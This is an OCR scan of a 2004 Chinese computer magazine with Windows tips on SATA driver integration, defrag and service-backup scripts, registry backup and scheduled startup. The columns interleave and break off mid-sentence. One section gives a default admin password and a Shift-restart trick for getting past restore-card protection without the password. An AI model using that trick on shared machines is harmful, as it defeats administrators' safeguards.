[HKEY_CLASSES_ROOT\AudioCD\DefaultIcon]
@="C:\\WINDOWS\\System32\\shell32.dll,40"


[HKEY_CLASSES_ROOT\AudioCD\shell]
@="play"

[HKEY_CLASSES_ROOT\AudioCD\shell\play]
@="&Play"

[HKEY_CLASSES_ROOT\AudioCD\shell\play\command]
@="\"C:\\Program Files\\Windows Media Player\\wmplayer.exe\" /prefetch:3 /device:AudioCD \"%L\""

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Cdrom]
"AutoRun"=dword:00000001
```

|CF|[XT01]



不用软驱 也能安装 SCSI/RAID/SATA 驱动

■ 张楚楠

最近，对已有两年用龄的爱机进行了升级，CPU 由赛扬III 1.0G 换为 Athlon XP 2600+，主板也换成了采用 nForce 2 芯片组的 Abit NF 7-S，加上 512MB 内存条，120GB SATA 硬盘。一切装配妥当后，开始往新硬盘中安装操作系统。但安装了没多久，就突然跳出一段文字，大意是找不到硬盘。直觉告诉我这种情况和新装的 SATA 硬盘有关！于是，立刻找朋友借软驱以解此燃眉之急。不过这世界变化快，一连问了几个人，就是借不到一个软驱。只得用网上提供的各种方法进行测试与分析，终于让我找到了一种有效而方便的修改方法。 下面就以我的电脑为例，说明安装光盘的制作过程，希望能抛砖引玉，让各位都能制作出属于自己的安装光盘，免得每次都要装软驱。

> **小提示**
>
> 正常安装SATA的方法
>
> **如果你安装的系统是 Windows98，只需在 BIOS 中把启动顺序选择为 SCSI/SATA 就可以像普通 IDE 硬盘一样正常使用 SATA 硬盘了。但如果要安装 Windows2000/XP，由于它们本身不支持 SATA 控制器，则必须从软驱中安装第三方的 SATA 驱动才能使用 SATA 硬盘。**

准备工作

第一步：准备 Windows 安装光盘、光盘镜像修改软件 UltraISO 或 WinISO、文本编辑器。

第二步：使用 UltraISO 或 Winiso 的“Make Cd Image…”功能将 Windows 安装盘读成一个 ISO 文件（见图 1）。



图 1

第三步：从主板驱动光盘中找出 SATA 驱动包，也可以从厂商网站下载。

制作步骤

第一步：创建一个临时文件夹，将从网上下载的 ZIP 压缩包中的 SATA 目录解压缩到其中，假设为 C:\XPTemp，今后需要修改的文件都放在这个目录中。

第二步：提取驱动程序。从 SATA 驱动包(一般是一个 ZIP 压缩包，用 WinRAR 解开)中提取出下列两个文件：TxtSetup.oem 和一个以 SYS 为扩展名的文件(本例中为 si3112r.sys)。

第三步：压缩驱动程序。Windows 安装光盘都是统一使用压缩文件的，我们的文件也必须和其保持一致。在运行里输入“makecab C:\xptemp\si3112r.sys C:\xptemp\si3112r.sy_”，在 C:\XPTemp 将会生成 si3112r.sy_ 文件，之后请删除 si3112r.sys 文件。

第四步：提取 txtsetup.sif。这个文件在安装光盘的 i386 文件夹里，使用 UltraISO 将它释放到 C:\XPTemp 下。

第五步：修改 txtsetup.sif。这是整个过程最关键的一步，一共需要修改四处地方：

（1）在[SourceDisksFiles]段加入 si3112r.sys = 1,,,,,,4_,4,1,,,1,4。等号前为驱动文件名，等号后的内容是固定的。

（2）在[HardwareIdsDatabase]段加入以下语句：

PCI\VEN_1095&DEV_3112&SUBSYS_61121095 = "Si3112r"
PCI\VEN_1095&DEV_3112&SUBSYS_34228086 = "Si3112r"
PCI\VEN_1095&DEV_3112&SUBSYS_809D1043 = "Si3112r"
PCI\VEN_1095&DEV_3512&SUBSYS_65121095 = "Si3112r"
PCI\VEN_1095&DEV_3512&SUBSYS_34228086 = "Si3112r"

这几个语句是根据 TxtSetup.oem 的[HardwareIds.SCSI.Si3112r_XP]小节修改而来，注意:“ = ”之前部分没有引



图 2

让“打开/保存”对话框长记性

■ABC

我们在第16期《“打开/保存”对话框中的雕虫小技》一文中介绍了众多调整“打开/保存”窗口的秘技，其中曾经提到可选择查看模式，但有一问题就是，这个对话框没有记性，下次再次使用时，还是默认的状态。这次我们再为大家推荐一款小工具——Viewtify(下载地址:http://www.cognitive-software.com/Downloads/Viewtify.zip)，它能够让你设置不同程序“打开/保存”对话框的查看模式，比如：对于Windows Media Player，要使用“详细资料”模式，PhotoShop则使用“缩略图”模式。

将压缩包解压缩到任意目录，用记事本打开其中的AppList.ini文件，这里已经有几个设置的实例，基本格式是“程序名 = 查看模式”，我们只需要照猫画虎即可添加更多程序，比如将Windows Media Player的“打开/保存”对话框设置为“详细资料”，只要添加“wmplayer.exe = Details”(“Icon”为图标模式、“List”为列表模式、“Thumbnails”为缩略图模式)即可。接着双击Viewtify.exe启动软件按下“Viewtify Enabled”，再打开Windows Media Player的“打开/保存”对话框看看效果吧(见图)。



创建Viewtify.exe的快捷方式，接着右击并选择“属性”，在“目标”的文本框最后空一格，输入“/START /HIDE”，然后将这个快捷方式拖放到“开始→程序→启动”中，可使其随Windows一同启动。

CF [XT03]

系统应用 系统应用 系统应用 系统应用 系统应用 系统应用 系统应用

号，“Si3112r”则一定必须加上英文引号。等号前面的内容依不同硬件而有差异(必须由分析TxtSetup.oem得到)，等号后边引号内文字可以修改，但必须与下面第三处和第四处的等号前的内容保持一致(见图2)。

(3) 在[SCSI.Load]段加入si3112r = si3112r.sys, 4。



图3


等号后的格式是：驱动文件名，4。

(4) 在[SCSI]段加入si3112r = "Silicon Image Sil 3112 SATARaid Controller"。等号后边为描述性文字，可以从TxtSetup.oem中得到，也可以自己修改，不影响使用。

第六步：修改ISO镜像文件并刻录光盘。到目前为止，我们所有修改过的文件都是在C:\XPTemp这个临时文件夹中的，必须将它们加入ISO镜像中才能达到我们的目的。最终需要加入的文件只有两个，一个是si3112r.sy_，另一个是修改后的txtsetup.sif(见图3)。注意：某些版本的WinISO和UltraISO不支持自动覆盖同名文件，此时必须先删除修改前的txtsetup.sif。之后使用Nero之类的刻录软件将ISO镜像文件刻成光盘。因为只是对原来ISO文件进行修改，并不会破坏光盘的结构，启动功能也能正常使用。

反复使用这种方法，还可以在安装光盘中集成多个SATA驱动。需要指出的是，使用本方法所制作出来的安装光盘只有从光盘启动进入安装程序时才会自动装载SATA驱动。如果从DOS下开始安装系统，则DOS本身必须先识别出SATA硬盘，同时必须有可以访问的FAT分区，才能顺利进行安装。

CF [XT02]



磨刀不误砍柴功

——还原精灵安装前的准备

■ 何国雄 李增武

电脑由于病毒感染、被恶意网站攻击、误操作等原因会经常出现各种软件故障，令人防不胜防，不胜其烦。给电脑装上还原精灵，能保护硬盘的全部数据，使得出现故障时能轻易地将系统还原恢复到正常时的状态，彻底免除上述烦恼。有不少人在安装还原精灵时遇到了不能安装、出现病毒警告、不能进入系统等问题，甚至为此而重装系统，损失惨重。其实，只要做好下面几项准备工作，纵是超级菜鸟也能轻而易举地安装好还原精灵。

删除旧版本还原精灵或其他还原类版本

如果安装过旧版本的还原精灵还没删除或只是删除了它的安装文件夹或格式化了其所在逻辑盘，而没有删除干净，在安装还原精灵时就会出现“要安装新版本，需要先删除旧版本”的提示，要求你先正确删除旧版本的还原精灵，否则无法继续安装。

1.正常的旧版本程序删除

右击任务栏上的还原精灵图标，选择“还原精灵命令”，在出现的窗口中按需选择“还原后删除”或“转储后删除”，点击“设置命令”即可删除。删除过程需输入正确密码的，如忘记密码可使用还原精灵密码读取软件，取得密码之后，再行删除。

2.非正常的旧版本程序删除

对没有被删除干净的还原精灵，应采用以下方法：

方法1：启动电脑，自检完成后，会发出“嘀”的响声，此时按Home键或Ctrl＋Home键，出现检查管理员密码窗口，输入密码(默认为12345678)后进入还原精灵系统设置窗口，选择删除选项进行删除。

方法2：使用“还原精灵清除器”等专门清除还原精灵的软件来彻底删除(下载地址:http://www.newhua.com/cfan/200418/mbrclean.rar)。注意：这种方法不需要输入密码，但有一定危险性，使用前一定要仔细阅读该软件的使用说明。

把电脑调整到最佳工作状态

安装还原精灵前要使电脑处于最佳的工作状态，这也是今后电脑被还原所回到的状态。你需要进行下列操作：

1.对已安装好所需应用软件并设置好的电脑进行全面杀毒，然后卸载杀毒软件(杀毒软件可能和还原精灵有冲突，而且还原精灵本身已具有防毒的功能)。

2.全面检查并修复硬盘错误，清除无用垃圾文件。

3.运行磁盘碎片整理程序，进行磁盘碎片整理。

设置BIOS关闭病毒警告选项

由于安装还原精灵时，程序会修改主引导区的引导程序代码，改写分区表内容，类似于硬盘主引导区驻留的病毒，如果不关闭CMOS中有关病毒警告的选项，安装过程中重启



图1

电脑时会出现病毒警告信息(见图1)，不能进入系统。

所以，安装还原精灵前必须使BIOS中有关病毒警告的选项处于关闭(Disabled)状态。

启动电脑，当屏幕下方出现提示"Press<DEL>to enter SETUP…"时，按DEL键，进入BIOS设置主菜单，选中“Advanced BIOS Features”(高级BIOS特点设置)项并展开，找到有关病毒警告的项目“ChipAway Virus On Guard”，将其值设为“Disabled”(不同主板的BIOS的画面、操作方法和选项会有所不同，但差别不大)。

做好上述准备工作就扫清了所有的障碍，你会发现安装还原精灵太容易了，别人所遇到的问题全部与你无缘。

有关还原精灵的补充秘籍

1.如果忘记密码

还原卡都有默认初始化密码，如果没有修改过它的默认密码，那就简单多了，其默认密码是12345678，可以先尝试一下。

如果在忘记还原精灵密码后，安装了一个新程序，该软件提示要求重启电脑，此时不要点击“确定”按钮，选择“以后重启”。然后在“开始→关闭系统”中选择“重新启动计算机”，注意此时一定要按住Shift按键不放，这样电脑将直接重新加载系统程序，从而绕过还原精灵的保护。

2.虚拟内存也来添乱

故障现象：启动到欢迎使用界面时会“嘟”报错然后

Windows 2000/XP 开机自动备份注册表

■ DEF

16 期在《Windows 2000/XP 注册表终极备份与恢复》一文中介绍了 ERUNT，利用它能方便地备份 Windows 2000/XP 注册表，从而在注册表出现问题时，可以快速进行恢复。最近这款软件升级到了 1.1f 版本，不仅提供了安装程序，而且增加了像 Windows 98/Me 那样的开机自动备份注册表功能。

开机自动备份注册表


第一步：到 http://home.t-online.de/home/lars.hederer/erunt/erunt-setup.exe 下载并安装，完成后在“开始→程序→启动”中添加了“ERUNT AutoBackup”项，这样 Windows 每次启动时，就会自动在C:\WINNT\ERUNT文件夹中创建以当天日期为名称的文件夹，并将当前注册表备份到这里。恢复方法可参考《Windows 2000/XP 注册表终极备份与恢复》一文。

第二步：开机自动备份注册表功能默认会保存 28 天的注册表备份，并且能自动将超过 28 天的备份删除掉，如果希望减少或增加备份天数，可右击“开始→程序→启动”中的“ERUNT AutoBackup”，选择“属性”后在“常规”选项卡中的“目标”文本框最后面加一个空格，接着输入“/days:7”，这样就改为了保存 7 天的备份，超过 7 天的备份自动删除，你可以根据需要修改天数。

轻轻松松汉化 ERUNT

目前 ERUNT 还没有提供简体中文的语言包，你是否想亲自汉化它，并提供给作者，请他发布到自己的网页上呢？很简单，即使是菜鸟也能轻松办得到。

用记事本打开 ERUNT 安装文件夹中的 ERUNT.LOC 文件，



只要修改“#”后面的英文即可（见图）。另外，要注意的是，有些语句为多行，这主要是考虑到窗口的大小，让过长的语句在窗口中分行显示，因此得把多个“#”后面的语句看作一个语句来翻译，然后再进行切分写到“#”后面。

小编有话说：我们已经将 ERUNT.LOC 进行了部分汉化，你可以到http://www.newhua.com/cfan/200418/eruntloc.rar下载。另外，ERUNT 安装文件夹中的 NTREGOPT.LOC 文件是所集成的注册表优化工具——NTREGOPT 的语言文件，你也可以试着对它进行汉化。这款软件作者的信箱为lars.hederer@t-online.de，完成后就赶快发信给他吧，别忘了在信中告诉作者你的个人信息及翻译的语言。

|CF|[XT05]

系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用



图 2

就进不了系统，要手动按住 Ctrl + Alt + Del 才能进入，但进入系统后又提示：您的系统没有页面文件，或者页面文件太小，须进入“控制面板→系统→高级→性能设置—高级”对其重新设置。当进入“高级”选项后，系统又弹出警告窗口（见图 2）。不论怎么更改虚拟内存，显示的所有驱动器页面文件大小的总数总是为 0MB，而且运行大型的游戏，机器就会出现重启或报错现象。

解决方法：很简单，卸载驱动精灵，但故障原因不详。

|CF|[XT04]



整理磁盘 一触即发



任务编号：200418

任务内容

现在，很多用户使用大硬盘，通常整理硬盘很耽误时间。如果对电脑进行一些设置后，实现自动整理硬盘，用户可以离开电脑，回来时所有分区都已经整理完毕（最好不要使用第三方硬盘整理软件）。

装备： Windows 98/2000/XP/2003
任务难度系数： 3/5
挑战者： 张宗闰 杨光 阿力

新任务（200元）

在Windows 2000/XP中，"Documents and Settings"文件夹是一个特殊的文件夹，用户的配置文件、桌面，甚至连密钥信息都保存在这里面。如果硬盘空间不够，这些东西却很难移动。我们的问题是：如何在保证系统正常的情况下，将"Documents and Settings"文件夹移动到另外一个分区？

方法一：把整理硬盘放入快捷方式

要实现这次挑战任务，Windows 9x/Me自带的"磁盘碎片整理程序"就已能胜任，默认设置就是整理硬盘所有分区。而Windows 2000/XP/Server 2003自带的"磁盘碎片整理程序"则比较烦琐：硬盘整理只能整理完一个驱动器再整理下一个，给很多使用大硬盘的用户带来不便。对于Windows 2000/XP/Server 2003，要实现这个任务其实也很简单，略施小计，就能让硬盘整理自动化，方便又轻松，根本不需要第三方软件插足。

第一步：编辑自动整理硬盘批处理脚本文件。假设硬盘有五个分区，盘符为：C:、D:、E:、F:、G:。打开"记事本"，输入下列内容，并保存为"autodrag.bat"文件：

```
@echo off
for %%d in (c: d: e: f: g:) do defrag %%d /f
exit
```

小提示：

★如果分区可用空间少于15%，/f可以强制对卷进行碎片整理，而不管该分区是否需要进行碎片整理。如果分区可用空间少于15%，则只能部分地整理其碎片。

★要显示完整的分析和碎片整理报告，添加参数 /v："for %d in (c: d: e: f: g:) do defrag %d /f /v"。如果不指定 /v，则在默认情况下，defrag 将综合显示分析报告和碎片整理报告。

★如果在 /v 后面添加指定的文件 filename.txt，可以将报告发送到文本文件中。如："/v c.txt"。

★要中断碎片整理进程，请在命令行处按CTRL+C键。

★运行defrag命令和运行"系统工具→磁盘碎片整理程序"相互排斥。即正在使用"磁盘碎片整理程序"，则运行defrag命令将会失败。相反，正在运行defrag命令，则"磁盘碎片整理程序"中的"碎片整理"选项不可用。

★如果硬盘所有分区整理完毕不希望关闭"命令提示符"，请不要输入"exit"命令。

第二步：创建快捷方式。可以在桌面、开始菜单或任务栏快速启动栏等处创建快捷方式，按住右键直接拖曳"autodrag.bat"文件图标到桌面、开始菜单或任务栏快速启动栏，选择"在当前位置创建快捷方式"即可。需要整理硬盘时，单/双击快捷方式图标即可进行硬盘整理。

第三步：如果希望"命令提示符"窗口最小化，右键单击快捷方式图标，选择"属性"，单击"快捷方式"选项卡，单击"运行方式"下拉框，选择"最小化"，然后单击"应用"。单击"常规"选项卡，还可以重命名快捷方式为一个自己喜欢的名字，比如"自动整理硬盘"。

你知道吗？

在Windows 98/Me中，点击"开始→运行"，输入"defrag"，点"设置"，取消检测驱动器错误（因为一旦出错就会中止整理），然后在要整理的驱动器中选择所有的硬盘即可开始整理所有硬盘。

上面介绍的命令行中必须输入要整理的分区盘符，如果在不知道有多少个分区的情况下该怎么办呢？那就要按如下的方法来写：

```
@echo off
for %%a in (c,d,e,f,g,h,i,j,k,l,m,n,o,p,q,r,s,t,u,v,w,x,y,z) do @if exist %%a:\recycled defrag %%a:
exit
```

这样，就可以循环查找有效分区并自动进行整理了。

方法二：图形界面下自动整理磁盘

用批处理的方法固然方便，但是在Windows界面下还用命令行方式整理磁盘，多少显得有些不方便。其实借助我们曾经学习过的VBS的知识，完全可以胜任这项工作。

第一步：打开"记事本"，输入以下内容（以"'"开头的内容为注释内容，不必输入）：

```
set WshShell = CreateObject("WScript.Shell")
    '启动图形界面的整理程序
WshShell.Run "dfrg.msc"
WScript.Sleep 1000
    '等待1秒钟，用于程序启动
While WshShell.AppActivate("磁盘碎片整理程序") = FALSE
        wscript.sleep 1000
Wend
    '将磁盘碎片整理程序选为当前窗口
WshShell.AppActivate "磁盘碎片整理程序"
WScript.Sleep 200
    '按下"ALT+A"打开下拉菜单
WshShell.SendKeys "%A"
```

自动恢复系统服务“一招制敌”

■ 湖南 李云浩

安装好Windows后，我们经常要对Windows进行调节，其中重要的一项就是关闭不必要的服务。为了节约系统资源，关闭一些无关紧要的服务确实必要。但会产生这样一个问题：如果服务被错误地关闭，而当我们后来发现问题，又找不出是哪一个服务被关闭的时候，也许我们就会想要回到以前的正常状态，然后一个个地关闭服务以便找出问题，可是又记不清每个服务的初始状态，这可就令人恼火了！

如果能够写一个程序，记录每个服务的启动状态，并能够把系统的服务恢复到该状态就比较方便了。下面这个BAT程序，用于记录并恢复服务的启动状态，使用了sc命令(Windows XP/2003自带，Windows 2000系统用户可以从Windows XP复制一个sc.exe就可以用了)

该程序的优点是：生成的记录文件是一个批处理文件，直接运行就可以恢复系统服务的启动状态。

下面是批处理文件的代码，存储为savestate.bat就可以了，双击后运行，会自动产生一个以当前时间和日期文件名字的记录文件。


```
@echo off
rem  get current date and time
for /f "tokens=1,2,3 delims=-/. " %%j in ('Date /T') do set FILENAME=srv_%%j_%%k_%%l_%%m
for /f "tokens=1, 2 delims=: " %%j in ('TIME /T') do set FILENAME=%FILENAME%_%%j_%%k.bat

rem get all service name
sc query type= service state= all| findstr /r /C:"SERVICE_NAME: " >tmpsrv.txt
echo Save Service Start State In %FILENAME%
rem save service start state into batch file
rem

echo @echo Restore The Service Start State Saved At %TIME% %DATE% >"%FILENAME%"
echo @pause >>"%FILENAME%"
for /f "tokens=2 delims=:" %%j in (tmpsrv.txt) do @( sc qc %%j |findstr START_TYPE >tmpstype.txt && for /f "tokens=4 delims=:_ " %%s in ( tmpstype.txt) do @echo sc config %%j start= %%s >>"%FILENAME%")
echo @pause >>"%FILENAME%"


del tmpsrv.txt
del tmpstype.txt
```

上述代码可以到http://www.newhua.com/cfan/200418/savestate.rar下载，它可以生成一个恢复到系统服务默认状态的批处理文件，文件名中包含当前的日期。这样，一旦因为修改系统服务出现故障，可以运行这个恢复程序，就能把系统服务恢复到安全状态了。



生成的批处理文件是下面的样子：

```
@echo Restore The Service Start State Saved At 21:44:39.67 2004-08-12 星期四
@pause
sc config    Alerter start= DISABLED
sc config    ALG start= DEMAND
.
.
.
sc config    wuauserv start= DISABLED
sc config    WZCSVC start= DISABLED
@pause
```

运行这个文件之后，系统服务就恢复到启动状态了，如图，很方便吧？ |CF|[XT07]


```
WScript.Sleep 200
    ' 按下“D”键
WshShell.SendKeys "D"
    '整理完毕后等待5秒钟
While WshShell.AppActivate("磁盘碎片整理完毕") = FALSE
        wscript.sleep 5000
Wend
    '激活该窗口
WshShell.AppActivate "磁盘碎片整理完毕"
WScript.Sleep 200
WshShell.Sendkeys "{TAB}"
Wscript.Sleep 500
WshShell.Sendkeys "{ENTER}"
Wscript.Sleep 500
    ' 按下“ALT+F4”关闭整理程序
WshShell.Sendkeys "%{F4}"
```

第二步：关闭“记事本”，把文件保存为autodefrag.vbs，需要整理硬盘时只要双击一下这个文件即可。 |CF|[XT06]

每天9点步入办公室后，我们总在不断重复着相同的操作：打开电脑，启动Outlook Express或是Foxmail接收邮件，既然这些动作如此机械，为什么不把它直接交给你的电脑来处理？让它在你未踏进办公室前就已经自动开机并自动接收邮件，而且在周末你不上班的日子它可以自动关机或在执行磁盘整理等任务后关机，即使某一天你因为有事不能到公司，也能直接用手机远程遥控关机。



让电脑比我先开工



■ 北京 ABC

注：本文以Windows 2000为例进行说明，Windows XP的设置方法基本相同。

第一步：让电脑自动在8点钟开机

开机后按Del键进入CMOS设置画面，在“Power Managment Setup”项下选中“Automatic Power Up”（有些电脑可能显示为“Resume By Alarm”），用Page Down键将“Disabled”改为“Enabled”，启用自动开机功能（见图1），此时“Automatic Power Up”选项会弹出一个菜单，里



图1

面有三项选择：“Disabled”（禁止）、“Every Day”（每天）和“By Date”（指定日期），选择“Every Day”，接着将光标移动到“Time Alarm（开机时间）”上，用Page Up和Page Down键将日期设置为8:00。完成后按F10键保存并退出CMOS设置。

第二步：让电脑自动登录

一般情况下，我们办公室的电脑启动Windows时需要输入用户名和登录密码才能进入，但这样会导致后面的自动接收邮件等操作无法执行，因此，要先设置让Windows自动登录。不要担心，我们在后面会通过其他方法让Windows在登录完成后，马上自动锁定，从而避免可能出现的安全问题。

打开“控制面板→用户和密码”，取消“要使用本机，用户必须输入用户名和密码”的勾选，单击“应用”按钮后在弹出的窗口中输入你的密码。

第三步：创建登录后自动锁定

Windows的任务计划

在桌面右击并选择“新建→快捷方式”，在“请键入项目的位置”中输入“rundll32.exe user32.dll,LockWorkStation”，从而创建一个锁定Windows的快捷方式。接着打开“控制面板→任务计划”，将刚才创建的快捷方式拖放进“任务计划”窗口生成一个新的任务计划，然后双击它打开其属性窗口，在“日程安排”选项卡中将“计划任务”修改为“在登录时”（见图2），在“设置”选项卡中取消所有勾选。最后单击“确定”按钮，在弹出的窗口中输入密码即可。这样，当Windows一旦完成登录后，即会马上自动锁定电脑。



图2

> **小提示**
>
> 如果还希望平时在离开座位后一定时间内，电脑能够自动锁定，那么可在“日程安排”选项卡中勾选“显示多项任务”，然后再单击“新建”按钮生成第二个任务，这时在“计划任务”项下就应该选择“空闲时”，并且在“当计算机空闲时间超过”项后设置希望的时间，比如：3分钟。

第四步：创建周末自动关机的任务计划

由于在CMOS中设置的是每天自动开机，但周末一般不上班，所以在周六和周日电脑自动开机后，还得让它能够自动关机。

首先到http://www.budja.com/shutdown/shutdown.exe下载关机命令工具，接着将其复制到C:\WINNT\System32文件

夹下，再次进入“任务计划”窗口，单击“添加任务计划”启动向导并单击“下一步”按钮，在选择应用程序步骤中单击“浏览”按钮定位到才c:\WINNT\System32\shutdown.exe，接着在“请输入任务名称”步骤中将“执行这个任务”修改为“每周”，然后在“请选择任务运行的起始时间和日期”步骤中设置为“8:30”，并在“请选择下面日期”项下勾选“星期六”和“星期日”，紧接着在下一步输入用户名和密码。最后一步选择“在单击‘完成’时，打开任务的高级属性”，修改打开的属性窗口“任务”选项卡中的“运行”为“C:\WINNT\System32\shutdown.exe -u -t 30”，其含义为关机倒计时30秒，主要解决万一周末在8:30加班时，可以通过关闭关机窗口来取消自动关机。最后进入“设置”选项卡取消所有勾选。

小提示

★可能有朋友会问，为什么不用Windows XP的Shutdown.exe呢？这主要是因为它还能让所有硬件安全地结束工作，而我们所推荐的shutdown.exe能够实现彻底关机。

★Shutdown.exe的基本使用格式为：shutdown [-lkurhs][-f][-c][-t sec]。其中“-l”为注销；“-u”为关机；“-r”为重启；“-h”为休眠；“-s”为等待；“-f”为强制关机；“-c”为取消关机；“-t sec”为指定倒计时时间。

Just Do It

周末让电脑自动整理磁盘

其实在周末让电脑自动整理磁盘非常合适，你可以参考本期特别话题，制作利用O&O Defrag的计划任务功能设置周六上午开机后自动整理磁盘，并且在整理结束后自动关机的方案，用它替换到这一步的自动关机任务。

第五步：创建自动收取邮件的任务计划

按照前面介绍的方法，创建Outlook Express的任务计划，在“请输入任务名称”步骤中将“执行这个任务”修改为“每周”，在“请选择任务运行的起始时间和日期”步骤中设置为“8:10”，并在“请选择下面日期”项下勾选除“星期六”和“星期日”外的时间。另外，不要忘记设置Outlook Express为保存各个邮件账户的密码，这样它才能自动收信。

小提示

对于Foxmail则可以采用同样的方法进行设置，然后进入Foxmail后分别右击每个账户并选择“属性”，在“接收邮件”项中设置“每隔5分钟自动收取新邮件”。

第六步：手机远程遥控关机

有时，你可能因为生病或其他原因在正常工作日无法到公司上班，因此可以按照本刊2004年第15期《奇！发条短信 电脑关机》一文中介绍的方法，使用M2P（Mobile to PC）这款软件实现发送短信远程关机的功能。具体操作可参考那篇文章和http://www.m2p.com.cn网站。

经过上面一系列简单的设置，你的电脑会每天8点准时自动开机，并帮你收取邮件，等你9点钟到达公司后，可以从容地泡上一杯咖啡，然后阅读邮件，一天的轻松工作就这样开始了……

Just Do It

学会了这个任务后，请根据它完成以下两个任务：

★出差，请电脑帮我值班

让电脑每天定时开机，然后帮你处理邮件（请参看本期网络E生活中的《我的邮件真听话》一文，学习如何使用邮件规则来自动回复朋友的邮件，告诉他们你出门在外）。同时，利用QQ的自动回复功能，还能将你的出差信息告诉给各位急着找你的好友。完成这些操作后，自动关机（可以通过倒计时设定1小时后关机）。

★请电脑为你叫早

让电脑每天在7:30定时开机，然后播放你所设定好的音乐，从而将你从睡梦中唤醒。

|CF|[XT08]

3秒钟找到DLL文件的“罪魁祸首”

■ 王鹏

我们经常会看到一些文章介绍用regsvr32命令注册DLL文件，从而解决一些问题。比如"添加/删除程序"打不开，网页链接打不开等。不过，对于一些菜鸟来讲，只有把所有看到过的这样的技巧一条一条地记下来，以后遇到问题时再拿来用才行。如果一时想不起来，或者遇到新问题，对于该注册哪些DLL文件就一无所知。要是自己也能掌握这样的技巧就好了！突然想起：所有DLL文件一般都在system32目录下，如果能把system32目录下所有DLL文件都注册一下，那么不就可以解决大多数由DLL文件引起的问题了吗？怎么才能把system32目录下的所有DLL文件都注册一遍呢？其实实现起来很简单，只要运行下面这个命令即可：

```
for %1 in (%WinDir%\SYSTEM32\*.DLL) DO RegSvr32.EXE /s %1
```

只要在命令提示符下输入上面命令，就能起到注册system32目录下所有DLL文件的作用，为了便于使用，建议将其保存为“注册DLL.bat”批处理文件，以后再遇到一些由DLL文件引起的问题，一运行它问题一般就能迎刃而解。

|CF|[XT09]

一劳永逸的 Windows Update

■ 智明科技 徐海斌

微软不允许用户直接保存Windows Update时下载的更新程序，它们在安装后自动删除，在重装系统或为其他电脑做Windows Update时都需要重新下载，非常麻烦和耗时。2003年22期《Windows中的神秘文件夹》一文介绍了如何手工保存Windows Update时下载的更新程序的方法，但操作比较麻烦，今天为大家介绍一款专门用来自动保存和管理更新程序的免费小工具—— WUtooL（下载地址：http://ovacia.amicom.ru/wt/WUtooL_1.16.zip），有了它，只要一次下载，就能永远方便地离线安装更新程序，而不必再打开Windows Update了，而且它具备更新程序命令行参数管理功能，可以大大提高更新程序的效率。

软件快速上手

第一步：安装WUtooL，首先会让你选择语言，保存默认的“英语(美国)”即可，接着会要求选择保存升级文件的文件夹，建议修改为非系统分区的文件夹（比如：D:\updateback)。在“Look for Updates in folders”(搜索升级的文件夹）选择“WUTemp”，然后在选择生成快捷方式的页面中选择“In Start Menu”(在开始菜单)。完成安装后，软件会检测你的系统版本，同时自动打开IE并




图1




图2

进入Windows Update网页。

第二步：只需按照正常操作方法在页面中选择要下载的更新程序，并点击“安装”按钮（见图1），IE会弹出对话框并自动下载更新程序到临时文件夹，这时WUtooL会自动监视IE下载，并将下载的更新程序保存到硬盘指定文件夹中。

第三步：切换到WUtooL界面，你会看到下载后的更新程序列表(见图2)，当更新程序下载完毕后，不要直接安装，在WUtooL中，可以更方便地进行安装。

> **小提示**
>
> 有些朋友在优化系统时关闭了一些服务，可能导致Windows Update无法运行，因此请保证“Automatic Updates”和“Background Intelligent Transfer Service”两个服务处于运行中。

第四步：在WUtooL更新程序列表中，右击选择“Install→Enabled”即可自动安装所有更新程序，也可以在右键菜单中选择“Install→Selection”安装当前选中的更新程序。某个更新程序安装完毕后，建议在其右键菜单中选择“Disable”将其设置为禁止，以和未安装的更新程序区别开。

让更新程序自动安装

不过，默认更新程序安装比较麻烦，因为每个更新程序安装时都会弹出安装对话框，往往需要多次点击操作才能完成安装。在WUtooL中，通过修改更新程序的命令行参数标志，可以实现静默模式的无用户干预安装，极大提高更新程序的安装效率。

第一步：按下“Ctrl+A”快捷键选中并右击所有更新程序，选择“Flag test（标识测试）→Selection（选择)”，并在弹出对话框中单击“是”按钮，WUtooL将使用“/?”命令行参数自动测试和分析所有更新程序参数，这需要等待一段时间。

